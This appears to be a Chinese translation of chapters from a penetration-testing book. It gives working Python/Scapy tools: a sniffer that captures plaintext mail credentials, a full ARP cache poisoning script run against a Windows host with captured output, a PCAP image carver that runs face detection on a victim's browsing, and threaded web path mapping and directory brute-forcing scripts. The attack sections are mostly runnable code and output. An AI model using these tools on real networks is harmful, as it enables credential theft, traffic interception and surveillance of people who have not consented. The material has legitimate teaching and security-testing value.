现在，我们将建立一个基于 Scapy 的嗅探架构，对数据包进行简单的解析和输出，以获得对 Scapy 的初步认识。实现主功能的 `sniff` 函数类似如下：

```
sniff(filter="",iface="any",prn=function,count=N)
```

`filter` 参数允许我们对 Scapy 嗅探的数据包指定一个 BPF（Wireshark 类型）的过滤器，也可以留空以嗅探所有的数据包。例如，如果需要嗅探所有的 HTTP 数据包，你可以使用 `tcp port 80` 的 BPF 过滤。`iface` 参数设置嗅探器所要嗅探的网卡；如果留空，则对所有的网卡进行嗅探。`prn` 参数指定嗅探到符合过滤器条件的数据包时所调用的回调函数，这个回调函数以接收到的数据包对象作为唯一的参数。`count` 参数指定你需要嗅探的数据包的个数；如果留空，Scapy 默认为嗅探无限个。

我们从利用 Scapy 创建一个简单的嗅探器开始，它捕获一个数据包，然后输出其中的内容。之后我们对它进行扩展，使它仅对 email 相关的命令进行嗅探。新建 *mail_sniffer.py* 文件然后输入如下代码：

```
rom scapy.all import *

# 数据包回调函数
❶ def packet_callback(packet):
    print packet.show()

# 开启嗅探器
❷ sniff(prn=packet_callback,count=1)
```

我们在开头处定义了一个回调函数以接收嗅探到的每个数据包❶，然后利用 Scapy 在所有的网卡上启动嗅探而没有做任何过滤处理❷。现在运行脚本，

你看到的输出可能类似如下：

```
$ python2.7 mail_sniffer.py
WARNING: No route found for IPv6 destination :: (no default route?)
###[ Ethernet ]###
  dst       = 10:40:f3:ab:71:02
  src       = 00:18:e7:ff:5c:f8
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 52
     id        = 35232
     flags     = DF
     frag      = 0L
     ttl       = 51
     proto     = tcp
     chksum    = 0x4a51
     src       = 195.91.239.8
     dst       = 192.168.0.198
     \options   \
###[ TCP ]###
        sport     = etlservicemgr
        dport     = 54000
        seq       = 4154787032
        ack       = 2619128538
        dataofs   = 8L
        reserved  = 0L
        flags     = A
        window    = 330
        chksum    = 0x80a2
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (1960913461,¬
                    764897985))]
        None
```

简单得令人无法置信！可以看到，接收到网络上的第一个数据包之后，我们的回调函数使用内置的 packet.show()函数解析了其中的协议信息并输出了包的内容。使用 show()函数是调试脚本的极好方法，你可以通过它确认捕获的数据是否是你所需要的。

现在我们已经实现了最基本的嗅探器，接下来，我们将设置过滤器；然后在回调函数中添加代码，输出与 email 相关的认证字符串。

```
from scapy.all import *

# 数据包回调函数
def packet_callback(packet):

❶    if packet[TCP].payload:

        mail_packet = str(packet[TCP].payload)

❷          if "user" in mail_packet.lower() or "pass" in mail_packet.lower():

            print "[*] Server: %s" % packet[IP].dst
❸           print "[*] %s" % packet[TCP].payload

# 开启嗅探器
❹ sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_¬
callback,store=0)
```

这里的代码非常容易理解。我们修改了 sniff 函数，添加了过滤器使其仅对常见的电子邮件端口 110（POP3）、143（IMAP）和 25（SMTP）进行嗅探❹。我们还使用了一个名为 store 的新参数，当它设置为 0 的时候，Scapy 将不会在内存中保留原始的数据包。如果你需要长时间运行嗅探器，那么设置这个参数就非常有必要了，将其设置为 0 使你的机器不会消耗巨大的内存空间。当我们的回调函数运行的时候，我们首先确认数据是否含有负载❶，然后检查负载中是否包含邮件协议中典型的 USER 和 PASS 命令❷。如果检测到了认证字符串，那么我们输出数据包发送的目标服务器地址及数据中包含的实际内容❸。

小试牛刀

下面是我使用测试的 email 账号尝试连接我的邮件服务器时所产生的输出：

```
[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS justin
[*] Server: 25.57.168.12
[*] USER jms
[*] Server: 25.57.168.12
[*] PASS test
```

可以看到，我的邮件客户端尝试登录到 IP 地址为 25.57.168.12 的服务器并发送了明文的认证信息。这仅仅是一个非常简单的例子，它展示了如何在渗透测试过程中编写 Scapy 的嗅探脚本并将其转化为实用的工具。

监听自己的流量非常有趣，但如果能嗅探到别人的数据岂不是更好。下面我们就来看看如何通过 ARP 投毒攻击嗅探到同子网内的其他目标机器的流量。

利用 Scapy 进行 ARP 缓存投毒

ARP 投毒是黑客工具箱中最古老但最有效的攻击方法之一。ARP 投毒的实现过程非常简单，我们只需要欺骗目标机器使其确信我们的攻击主机就是它的网关，再伪装成目标机器欺骗网关，这样所有的流量都会通过我们的攻击主机，我们就能截获目标机器与网关的通信数据了。网络中所有的机器都包含 ARP 缓存，它存储了本地网络中最近时间的 MAC 地址与 IP 地址的对应关系，我们要达成攻击目标的话就需要对这个缓存进行投毒。因为地址解析协议（ARP）和 ARP 投毒还涵盖了许多其他方面的知识，所以我建议你做一些必要的功课，了解 ARP 的原理及这种攻击如何在底层的协议中发挥作用。

现在我们的目标已经非常明确，下一步就是具体实施了。我在做这些测试的时候，使用 Kali 虚拟机作为攻击主机，攻击的目标是一台真实的 Windows 机器。我还对通过无线接入点连接的多种移动设备进行了测试，效果非常不错。在我的实验环境中，我们首先要做的事情是检查 Windows 机器的 ARP 缓存表，以便对比之后攻击所产生的效果。在你的 Windows 虚拟机上输入以下命令检查 ARP 缓存。

```
C:\Users\Clare> ipconfig

Windows IP Configuration
```

```
Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . : gateway.pace.com
   Link-local IPv6 Address . . . . . : fe80::34a0:48cd:579:a3d9%11
   IPv4 Address. . . . . . . . . . . : 172.16.1.71
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
❶  Default Gateway . . . . . . . . . : 172.16.1.254

C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb

   Internet Address      Physical Address      Type
❷  172.16.1.254          3c-ea-4f-2b-41-f9     dynamic
   172.16.1.255          ff-ff-ff-ff-ff-ff     static
   224.0.0.22            01-00-5e-00-00-16     static
   224.0.0.251           01-00-5e-00-00-fb     static
   224.0.0.252           01-00-5e-00-00-fc     static
   255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

可以看到，我们的网关 IP 地址是 172.16.1.254❶，在 ARP 缓存中对应的 MAC 地址是 3c-ea-4f-2b-41-f9❷。我们需要关注这个 MAC 地址，因为在攻击启动之后，我们需要回头检查 ARP 缓存以确认我们是否修改了网关注册的 MAC 地址。现在，我们已经知道了网关和目标机器的 IP 地址，剩下的工作就是开始编写 ARP 投毒的脚本。打开一个新的 Python 文件，命名为 *arper.py*，然后输入以下代码：

```
from scapy.all import *
import os
import sys
import threading
import signal

interface    = "en1"
target_ip    = "172.16.1.71"
gateway_ip   = "172.16.1.254"
packet_count = 1000
```

```
    # 设置嗅探的网卡
    conf.iface = interface

    # 关闭输出
    conf.verb  = 0

    print "[*] Setting up %s" % interface

❶ gateway_mac = get_mac(gateway_ip)

    if gateway_mac is None:
        print "[!!!] Failed to get gateway MAC. Exiting."
        sys.exit(0)
    else:
        print "[*] Gateway %s is at %s" % (gateway_ip,gateway_mac)

❷ target_mac = get_mac(target_ip)

    if target_mac is None:
        print "[!!!] Failed to get target MAC. Exiting."
        sys.exit(0)
    else:
        print "[*] Target %s is at %s" % (target_ip,target_mac)

    # 启动 ARP 投毒线程
❸ poison_thread = threading.Thread(target = poison_target, args = ¬
                (gateway_ip, gateway_mac,target_ip,target_mac))
    poison_thread.start()

    try:
        print "[*] Starting sniffer for %d packets" % packet_count

        bpf_filter  = "ip host %s" % target_ip
❹       packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)

        # 将捕获到的数据包输出到文件
❺       wrpcap('arper.pcap',packets)
```

```
    # 还原网络配置
❻   restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

except KeyboardInterrupt:
    # 还原网络配置
    restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
    sys.exit(0)
```

这是我们的攻击代码的主体架构。我们先是通过名为 get_mac 的函数获得网关❶和目标 IP 地址❷所对应的 MAC 地址。在这一步完成之后，我们启动了 ARP 投毒攻击的线程❸。在主线程中，我们设置了一个 BPF 过滤器仅捕获目标 IP 地址的流量，在启动嗅探器时设置了 count 参数使其仅捕获预先设定数量的数据包❹。完成数据包的捕获之后，我们将结果数据输出到 PCAP 文件中❺，这样我们就可以使用 Wireshark 打开并对其进行分析或者使用即将介绍的图像分析脚本对它们进行处理。在 ARP 投毒攻击结束时，我们调用了 restore_target 函数❻，将网络恢复到攻击之前的状态。现在，我们还需要在上面的代码块之前添加下列代码，以完成相关的函数功能支持。

```
def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):

    # 以下代码中调用 send 函数的方式稍有不同
    print "[*] Restoring target..."
❶   send(ARP(op=2, psrc=gateway_ip, pdst=target_ip, ¬
            hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
    send(ARP(op=2, psrc=target_ip, pdst=gateway_ip, ¬
            hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)

    # 发送退出信号到主线程
❷   os.kill(os.getpid(), signal.SIGINT)

def get_mac(ip_address):

❸   responses,unanswered = ¬
        srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address),¬
        timeout=2,retry=10)
```

```
    # 返回从响应数据中获取的 MAC 地址
    for s,r in responses:
    return r[Ether].src

    return None


def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):

❹   poison_target = ARP()
    poison_target.op   = 2
    poison_target.psrc = gateway_ip
    poison_target.pdst = target_ip
    poison_target.hwdst= target_mac

❺   poison_gateway = ARP()
    poison_gateway.op   = 2
    poison_gateway.psrc = target_ip
    poison_gateway.pdst = gateway_ip
    poison_gateway.hwdst= gateway_mac

    print "[*] Beginning the ARP poison. [CTRL-C to stop]"

❻   while True:
        try:
            send(poison_target)
            send(poison_gateway)

            time.sleep(2)
        except KeyboardInterrupt:
             restore_target(gateway_ip,gateway_mac,target_ip,target_mac)

    print "[*] ARP poison attack finished."
    return
```

这就是实际攻击过程中最基本的部分。`restore_target` 函数只需发送定制的 ARP 数据包到网络广播地址上❶，对网关和目标机器的 ARP 缓存进行还原。我们还发送信号到主线程上❷以关闭和退出程序，这在 ARP 投毒线程遇到问题

不能正常退出时非常有用，或者你也可以使用 Ctrl+C 组合键强行退出。get_mac 函数调用 srp 函数❸（发送和接收数据包）发送 ARP 请求到指定的 IP 地址，然后从返回的数据中获得目标 IP 对应的 MAC 地址。poison_target 函数构建了欺骗目标 IP❹和网关❺的 ARP 请求。对网关和目标 IP 地址进行投毒攻击之后，我们就可以嗅探到目标机器进出的流量了。我们使用了一个循环不断发送这种 ARP 请求❻，以确保在我们的攻击时间段内目标机器的 ARP 缓存不会恢复正常。

下面我们来测试一下这段脚本的破坏力吧！

小试牛刀

在运行脚本之前，我们还需要对本地主机进行设置，开启对网关和目标 IP 地址的流量进行转发的功能。如果你使用的是 Kali 虚拟机，那么可在终端输入如下命令：

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

如果你是苹果系统的爱好者，那么你可以使用如下命令：

```
fanboy:tmp justin$ sudo sysctl -w net.inet.ip.forwarding=1
```

现在我们已经设置好了 IP 转发，下面让我们运行脚本，然后检查目标机器的 ARP 缓存。在你的攻击机器上，运行命令（root 权限）：

```
fanboy:tmp justin$ sudo python2.7 arper.py
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d
[*] Beginning the ARP poison. [CTRL-C to stop]
[*] Starting sniffer for 1000 packets
```

太棒了!没有任何错误或问题。现在我们检验对目标机器的攻击效果：

```
C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb
  Internet Address      Physical Address      Type
  172.16.1.64           10-40-f3-ab-71-02     dynamic
```

```
172.16.1.254          10-40-f3-ab-71-02     dynamic
172.16.1.255          ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

可以看到，可怜的 Clare（再也不会嫁给黑客了，黑客也不容易。[2]）的 ARP 缓存已经中毒了，网关地址被修改成了攻击机器的 MAC 地址。你可以从以上条目中清楚地看到我正通过 IP 地址 `172.16.1.64` 攻击网关。当攻击完成且捕获到足够数量的数据包之后，你可以在脚本相同的目录下找到 *arper.pcap* 文件。当然，你还可以做一些其他的“坏”事，如强迫目标机器以本地的 Burpsuit 作为代理，这样你可以修改目标机器发送和接收的数据内容。现在，你一定已经迫不急待地想要学习下一节中对 PCAP 文件进行处理的知识了。

处理 PCAP 文件

Wireshark 和其他如 Network Miner 等工具能很方便直观地浏览数据包文件，但有时候你可能想利用 Python 和 Scapy 自动地对 PCAP 数据进行解析和分割。一些更高级的用法是基于捕获到的网络流量，修改负载中的字段进行模糊测试，或仅仅是对之前的流量简单地进行回放。

我们要做的工作还有点不同。我们将尝试从 HTTP 流量中提取图像文件，然后利用 OpenCV[3]这样的计算机图像处理工具对提取的图像进行处理，对图像中包含人脸的部分进行检测，这样能缩小选择的图片范围，找到我们感兴趣的东西。你可以利用我们之前进行 ARP 欺骗的脚本捕获数据生成 PCAP 文件，或者对它进行扩展，在目标浏览网页时实时地对图像进行人脸检测。下面我们开始编写进行 PCAP 分析所需要的代码，打开 *pic_carver.py* 文件然后输入如下代码：

```
import re
import zlib
import cv2

from scapy.all import *
```

2. Clare 为作者的妻子。
3. OpenCV 主页：*http://www.opencv.org/*。

```
pictures_directory = "/home/justin/pic_carver/pictures"
faces_directory    = "/home/justin/pic_carver/faces"
pcap_file          = "bhp.pcap"

def http_assembler(pcap_file):

    carved_images   = 0
    faces_detected  = 0

❶   a = rdpcap(pcap_file)

❷   sessions      = a.sessions()

    for session in sessions:

        http_payload = ""

        for packet in sessions[session]:

            try:
                if packet[TCP].dport == 80 or packet[TCP].sport == 80:

❸                   # 对数据组包
                    http_payload += str(packet[TCP].payload)

            except:
                pass

❹       headers = get_http_headers(http_payload)

        if headers is None:
            continue


❺       image,image_type = extract_image(headers,http_payload)

        if image is not None and image_type is not None:
```

```
            # 存储图像
❻           file_name = "%s-pic_carver_%d.%s" % ¬
                                    (pcap_file,carved_images,image_type)

            fd = open("%s/%s" % ¬
                                    (pictures_directory,file_name),"wb")

            fd.write(image)
            fd.close()

            carved_images += 1

            # 开始人脸检测
            try:
❼               result = face_detect("%s/%s" % ¬
                                (pictures_directory,file_name),file_name)

                if result is True:
                    faces_detected += 1
            except:
                pass


    return carved_images, faces_detected


carved_images, faces_detected = http_assembler(pcap_file)

print "Extracted: %d images" % carved_images
print "Detected: %d faces" % faces_detected
```

这是我们完整脚本的主要架构，随后我们会添加相关的功能函数代码。首先，我们打开需要处理的 PCAP 文件❶，然后利用 Scapy 的高级特性自动地对 TCP 中的会话进行分割并保存到一个字典中❷。我们过滤了非 HTTP 的其他流量，然后将 HTTP 会话的负载内容拼接到一个单独的缓冲区中❸。这一步的操作与鼠标右键单击 Wireshark，选择 Follow TCP Stream 选项的效果相同。完成

HTTP 数据的组装之后，我们将缓冲区的内容作为参数调用我们编写的 HTTP 头分割函数❹，它允许我们单独处理 HTTP 头中的内容。当我们确认在 HTTP 的响应数据中包含图像内容时，我们提取图像的原始数据❺，返回图像类型和图像的二进制流。这种图像的提取方式并不常规，但你将看到它的效果非常好。我们将提取的图像保存成文件❻，然后对图像文件进行人脸检测❼。

现在，我们需要在 `http_assembler` 函数之前添加代码，实现相关的支持函数的功能。

```
def get_http_headers(http_payload):

    try:
        # 如果为 HTTP 流量，提取 HTTP 头
        headers_raw = http_payload[:http_payload.index("\r\n\r\n")+2]

        # 对 HTTP 头进行切分
        headers = dict(re.findall(r"(?P<name>.*?): (?P<value>.*?)\r\n", ¬
                                                headers_raw))
    except:
        return None

    if "Content-Type" not in headers:
        return None

    return headers

def extract_image(headers,http_payload):

    image      = None
    image_type = None

    try:
        if "image" in headers['Content-Type']:

            # 获取图像类型和图像数据
            image_type = headers['Content-Type'].split("/")[1]

            image = http_payload[http_payload.index("\r\n\r\n")+4:]
```

```
            # 如果数据进行了压缩则解压
            try:
                if "Content-Encoding" in headers.keys():
                    if headers['Content-Encoding'] == "gzip":
                        image = zlib.decompress(image, 16+zlib.MAX_WBITS)
                    elif headers['Content-Encoding'] == "deflate":
                        image = zlib.decompress(image)
            except:
                pass
    except:
        return None,None

    return image,image_type
```

这些函数的实现过程能帮我们更深入地了解我们从 PCAP 文件中提取的 HTTP 数据。`get_http_headers` 函数处理原始的 HTTP 流，使用正则表达式对头部进行了分割。`extract_image` 函数解析 HTTP 头，检测 HTTP 响应中是否包含图像文件。如果我们检测到 `Content-Type` 字段中包含 image 的 MIME 类型，则对字段值进行分割，提取图像的类型；然后判断图像在传输过程中是否被压缩，如果图像被压缩，则我们在返回图像类型和图像原始数据之前尝试进行解压。现在，我们开始编写人脸检测的代码，对获取到的图像进行检测以确定哪些图像中包含人脸。在 *pic_carver.py* 中添加如下代码：

```
def face_detect(path,file_name):

❶       img     = cv2.imread(path)
❷       cascade = cv2.CascadeClassifier("haarcascade_frontalface_alt.xml")
           rects   = cascade.detectMultiScale(img, 1.3, 4, cv2.cv.CV_HAAR_¬
                               SCALE_IMAGE, (20,20))

        if len(rects) == 0:
                return False

        rects[:, 2:] += rects[:, :2]

    # 对图像中的人脸进行高亮显示处理
❸   for x1,y1,x2,y2 in rects:
```

```
            cv2.rectangle(img,(x1,y1),(x2,y2),(127,255,0),2)

❹       cv2.imwrite("%s/%s-%s" % (faces_directory,pcap_file,file_name),img)

            return True
```

以上代码要感谢 Chris Fidao 在 *http://www.fideloper.com/facial-detection/* 上的无私分享，我们只对它进行了轻微的修改。使用 Python 的 OpenCV 组件，我们可以读取图像❶，然后对图像进行分类算法检测❷，这种算法被训练成可以对人脸的正面进行检测。还有一些分类算法可以检测人的侧面、手部、水果和一些其他物体，你可以自己尝试一下。检测到人的面部特征之后，会返回图像中人脸所在的一个长方形的区域。我们使用绿线对这个区域进行了标示❸，然后将结果图像写入文件❹。现在在你的 Kali 虚拟机里运行吧。

小试牛刀

如果你还没有安装 OpenCV 库，那么在 Kali 虚拟机的终端上运行下面的命令（再次感谢 Chris Fidao）：

```
#:> apt-get install python-opencv python-numpy python-scipy
```

上面的命令会安装我们提取图像进行人脸检测时所需的所有 Python 库。我们还需要获取人脸检测分类算法的训练文件，如下所示：

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

现在，我们创建用于文件输出的两个目录，准备好 PCAP 文件，然后运行脚本。过程类似如下：

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Extracted: 189 images
Detected: 32 faces
#:>
```

你可能会看到 OpenCV 生成了大量的错误信息，这可能是由于你提取的原始图像不是真正的图像文件，或者图像下载不全，也有可能是图像的格式不支持所导致的（你可以编写更加强健的 HTTP 数据图像提取和校验工具，这是我

布置的家庭作业）。现在，如果你打开 faces 目录，就可以看到一些包含人脸的图像，人脸的四周还用绿线做了标示。

上面的技术可以用来确认你的目标浏览内容的类型。当然，你也可以在社会工程学中发现类似的方法。除了处理 PCAP 数据中提取的图像之外，你还可以通过学习以下几章的内容，结合 Web 页面的抓取和解析技术对上面的例子进行扩展。

5

Web 攻击

分析 Web 应用对一个攻击者和渗透测试员来说是非常重要的。在现代网络中，Web 应用往往受到最多的网络攻击，因此也是最常见的进入内网的渠道。有许多非常优秀的网络渗透工具是用 Python 编写的，包括 w3af、sqlmap 等。坦白地说，SQL 注入等话题已经过时了，而且目前的工具已经非常成熟，以至于不需要我们白费力气做重复工作。作为代替，我们将使用 Python 研究基本的 Web 交互，并在此基础知识上创建侦察和暴力破解工具。你将会看到 HTML 解析是如何应用于暴力破解、侦察工具研制，以及挖掘富文本网站中的。编写一些新的工具的目的是让你掌握编写任何 Web 应用评估工具的基本技术，这些工具也是实际攻击场景中所需要的。

Web 的套接字函数库：urllib2

与编写网络工具时使用套接字库一样，当编写工具与 Web 服务交互时，你需要使用 `urllib2` 函数库。让我们开始尝试使用 GET 请求访问 No Starch Press 的网站：

```
import urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

这是一个最简单的向 Web 页面发送一个 GET 请求的例子。请注意我们请求的是 No Starch 网站的原始页面，因此没有 JavaScript 或者其他第三方语言执行，我们仅是将 URL 传递给 `urlopen` 函数❶，同时函数返回一个类文件对象供我们读取❷，Body 文件是 Web 服务器返回的。在大多数情况下，你需要更精细地控制请求链接，包括精细的定制特殊的请求头、处理 cookies，以及创建 POST 请求。`urllib2` 包含的一个 `Request` 类拥有此类权限控制。下面的代码解释了如何使用 `Request` 类创建同样的 GET 请求，同时定义一个传统的 User-Agent HTTP 头：

```
import urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request  = urllib2.Request(url,headers=headers)
❸ response = urllib2.urlopen(request)

print response.read()
response.close()
```

这个 `Request` 对象的结构体与前面的例子有略微不同。为了创建常用的 HTTP 头，你定义了一个头（HTTP）字典❶，这个字典允许你设置所需的 HTTP 头中的键值。在这个例子中，我们将使用 Python 脚本定制一个 Googlebot[1]，之后我们创建一个 `Request` 对象，传入 `url` 和 HTTP 头（`headers`）字典❷，然后将对象传递给 `urlopen` 函数来调用❸。这样返回的是一个类文件对象，包含从远程网站读取到的数据。

1. Googlebot 是 Google 公司的 Web 网页爬虫。——译者注

现在我们了解了与 Web 服务和网站的基本交互方式，接下来我们编写一些有用的工具对 Web 应用进行攻击或渗透测试。

开源 Web 应用安装

以 Joomla、WordPress 和 Drupal 为例的内容管理系统及博客发布平台让制作新的博客和网站变得简单，因此它们在共享环境，甚至企业网络里变得常见。所有系统在安装、配置，以及补丁管理方面都有自己的缺陷，内容管理系统（CMS）也不例外。当过度劳累的系统管理员或者运气不好的 Web 开发人员不遵循所有的安全规定和安装步骤时，这些应用的漏洞可能被攻击者轻松利用并获取 Web 服务器的访问权。

由于我们可以下载任何开源的 Web 应用程序，并在本地定义文件和目录结构，因此我们可以创建一个能够获取远程目标所有文件的扫描器。这样就能深挖那些被 `.htaccess` 文件保护的残留安装文件和目录，以及其他有价值的东西，这些信息能够帮助攻击者获得在 Web 服务器上的立足点。这个项目同时也向你介绍如何使用 Python 的 `Queue` 对象，它可以让你编写大型的、线程栈之前安全隔离并采用多线程进行处理的程序，从而能够让你扫描的速度变快。现在，让我们打开 *web_app_mapper.py* 文件并输入如下代码：

```
import Queue
import threading
import os
import urllib2

threads   = 10

❶ target    = "http://www.blackhatpython.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters   = [".jpg",".gif","png",".css"]

os.chdir(directory)

❷ web_paths = Queue.Queue()
```

```
❸ for r,d,f in os.walk("."):
    for files in f:
        remote_path = "%s/%s" % (r,files)
        if remote_path.startswith("."):
            remote_path = remote_path[1:]
        if os.path.splitext(files)[1] not in filters:
            web_paths.put(remote_path)

def test_remote():
❹   while not web_paths.empty():
        path = web_paths.get()
        url = "%s%s" % (target, path)

        request = urllib2.Request(url)

        try:
            response = urllib2.urlopen(request)
            content  = response.read()

❺           print "[%d] => %s" % (response.code,path)
            response.close()

❻       except urllib2.HTTPError as error:
            #print "Failed %s" % error.code
            pass


❼ for i in range(threads):
      print "Spawning thread: %d" % i
      t = threading.Thread(target=test_remote)
      t.start()
```

首先，我们定义远程目标网站❶及用来下载和解压网站对应的 Web 应用的本地目录。同时，我们也列出了我们不感兴趣的文件后缀名清单。Web_paths 变量❷是我们的 Queue 对象，它用来存储那些我们试图在远程服务器上定位的文件。之后，我们使用 os.walk 函数❸遍历本地 Web 应用目录下的所有文件和目录，在我们遍历所有文件和目录的同时，我们创建了目标网站的全部文件路

径，同时通过清单过滤出我们想要的文件。对每一个我们找到的合法文件，都添加到 web_paths Queue 中。

现在看看脚本文件的底部❼，我们创建了一批线程（在文件顶部进行了设置），每一个都被称作 test_remote 的函数发起。test_remote 函数运行在一个循环中以保证程序持续运行直到 web_paths Queue 为空。在循环的每次迭代中，我们从 Queue 对象中获取一个路径❹，添加到目标网站的主路径中，同时试图获取该文件。如果我们能顺利获取文件，就输出 HTTP 状态码并给出文件的全路径❺。如果文件没有找到或者被.htaccess 文件保护，这将引起 urllib2 抛出一个错误信息，我们将在❻处理这个错误并保证循环继续执行。

小试牛刀

以测试为目的，我在自己的 Kali 虚拟机上安装了 Joomla 3.1.1 内容管理系统，当然你可以使用任何开源的 Web 应用迅速部署测试系统，或者你已经安装了这样的系统。之后运行 *web_app_mapper.py*，你将看到如下输出：

```
Spawning thread: 0
Spawning thread: 1
Spawning thread: 2
Spawning thread: 3
Spawning thread: 4
Spawning thread: 5
Spawning thread: 6
Spawning thread: 7
Spawning thread: 8
Spawning thread: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
```

```
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

你可以看到我们正在捕获一些正常的结果，包括一些*.txt* 文件和 XML 文件。当然，你可以在脚本中添加额外的功能，以保证脚本只返回你感兴趣的文件，例如那些包含 install 字符的文件。

暴力破解目录和文件位置

前面的例子是假设你对目标机器已经有详细的了解。但是在很多实例中，当你攻击一个传统的 Web 应用或者大型的电子商务系统时，你不会完全掌握 Web 服务器上所有可以访问的文件。通常情况下，你会部署一个爬虫，例如 Burp Suite 中的爬虫，以尽可能多地爬取网站中关于 Web 应用的信息。与此同时，在很多案例中，有大量的配置文件，残留的开发文件，调试文件及其他琐碎的安全文件可以提供敏感的信息或者暴露出开发者不希望软件暴露的功能。唯一能够发现这些内容的办法就是使用暴力破解工具获取常见的文件名和目录。

我们编写了一个简易工具，可以允许接受常见的第三方暴力破解工具的字典，例如 DirBuster 项目[2]或者 SVNDigger[3]，然后尝试探测目标服务器能够访问到的目录和文件。像以前一样，我们将创建一批线程进行激进的网站内容探测。现在，我们创建一些新的函数导出字典文件到 Queue 对象。打开一个新文件，命名为 *content_bruter.py*，并输入如下代码：

```
import urllib2
import threading
import Queue
import urllib

threads         = 50
target_url      = "http://testphp.vulnweb.com"
```

2. DirBuster 项目：*https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project*。
3. SVNDigger 项目：*https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/*。

```
wordlist_file   = "/tmp/all.txt" # from SVNDigger
resume          = None
user_agent      = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101¬
                  Firefox/19.0"

def build_wordlist(wordlist_file):

    # 读入字典文件
❶   fd = open(wordlist_file,"rb")
    raw_words = fd.readlines()
    fd.close()

    found_resume = False
    words        = Queue.Queue()

❷   for word in raw_words:

        word = word.rstrip()

        if resume is not None:

            if found_resume:
                words.put(word)
            else:
                if word == resume:
                    found_resume = True
                    print "Resuming wordlist from: %s" % resume

        else:
            words.put(word)

    return words
```

这个有用的函数非常简洁明了。我们读入一个字典文件❶，然后开始对文件中的每一行进行迭代❷。如果网络连接突然断开或者目标网站中断运行，则我们设置的一些内置函数可以让我们恢复暴力破解会话。这可以通过让 resume 变量接上中断前最后一个尝试暴力破解的路径来轻松实现。整个字典文件探测完毕后，返回一个带有全部字符的 Queue 对象，将在实际的暴力破解函数中应

用。我们将在本章后面再次使用这个函数。

我们可以在暴力破解脚本中使用一些基本的函数。首先，在提出请求的时候有能力扩展字典。在某些条件下，你不仅希望能够尝试*/admin*，而且希望尝试 *admin.php*、*admin.inc* 和 *admin.html*。

```
def dir_bruter(word_queue,extensions=None):

    while not word_queue.empty():
        attempt = word_queue.get()

        attempt_list = []

        # 检查是否有文件扩展名，如果没有
        # 就是我们要暴力破解的路径
❶       if "." not in attempt:
            attempt_list.append("/%s/" % attempt)
        else:
            attempt_list.append("/%s" % attempt)

        # 如果我们想暴力扩展
❷       if extensions:
            for extension in extensions:
                attempt_list.append("/%s%s" % (attempt,extension))

        # 迭代我们要尝试的文件列表
        for brute in attempt_list:

            url = "%s%s" % (target_url,urllib.quote(brute))

            try:
                headers = {}
❸               headers["User-Agent"] = user_agent
                r = urllib2.Request(url,headers=headers)


                response = urllib2.urlopen(r)

❹               if len(response.read()):
                    print "[%d] => %s" % (response.code,url)
```

```
        except urllib2.URLError,e:

            if hasattr(e, 'code') and e.code != 404:
❺               print "!!! %d => %s" % (e.code,url)

            pass
```

我们的 dir_bruter 函数接受用字典字符填充的 Queue 对象，这些字符要用于暴力破解及结合一个可选列表进行添加文件扩展名来测试。首先，测试当前字符是否存在文件扩展名❶，如果没有，那么我们把它当作远程 Web 服务器上的测试目录。如果有一批文件扩展名传入❷，那么我们使用当前的字典字符并添加每一个我们想测试的文件扩展名进行测试。有一些有用的文件扩展名，例如.*orig* 和.*bak* 这些最常见的用于编程语言的扩展名。在我们建立完需要尝试暴力破解的字符列表之后，我们在 User-Agent 头部增加一些内容❸来测试远程的 Web 服务器。如果响应代码是 200，那么我们输出 URL❹；如果接受到的响应代码是 404，我们也将内容输出❺，因为这可能会泄露远程 Web 服务器上的一些耐人寻味的信息而不只是一个“找不到文件”的错误。

对输出的结果关注和响应非常必要。基于远程 Web 服务器的不同配置，你需要过滤出更多的 HTTP 错误代码，才能使实际的输出结果更加简洁有效。让我们以创建自己的字典、创建一个扩展名列表，以及开启暴力破解线程作为这个脚本的结束。

```
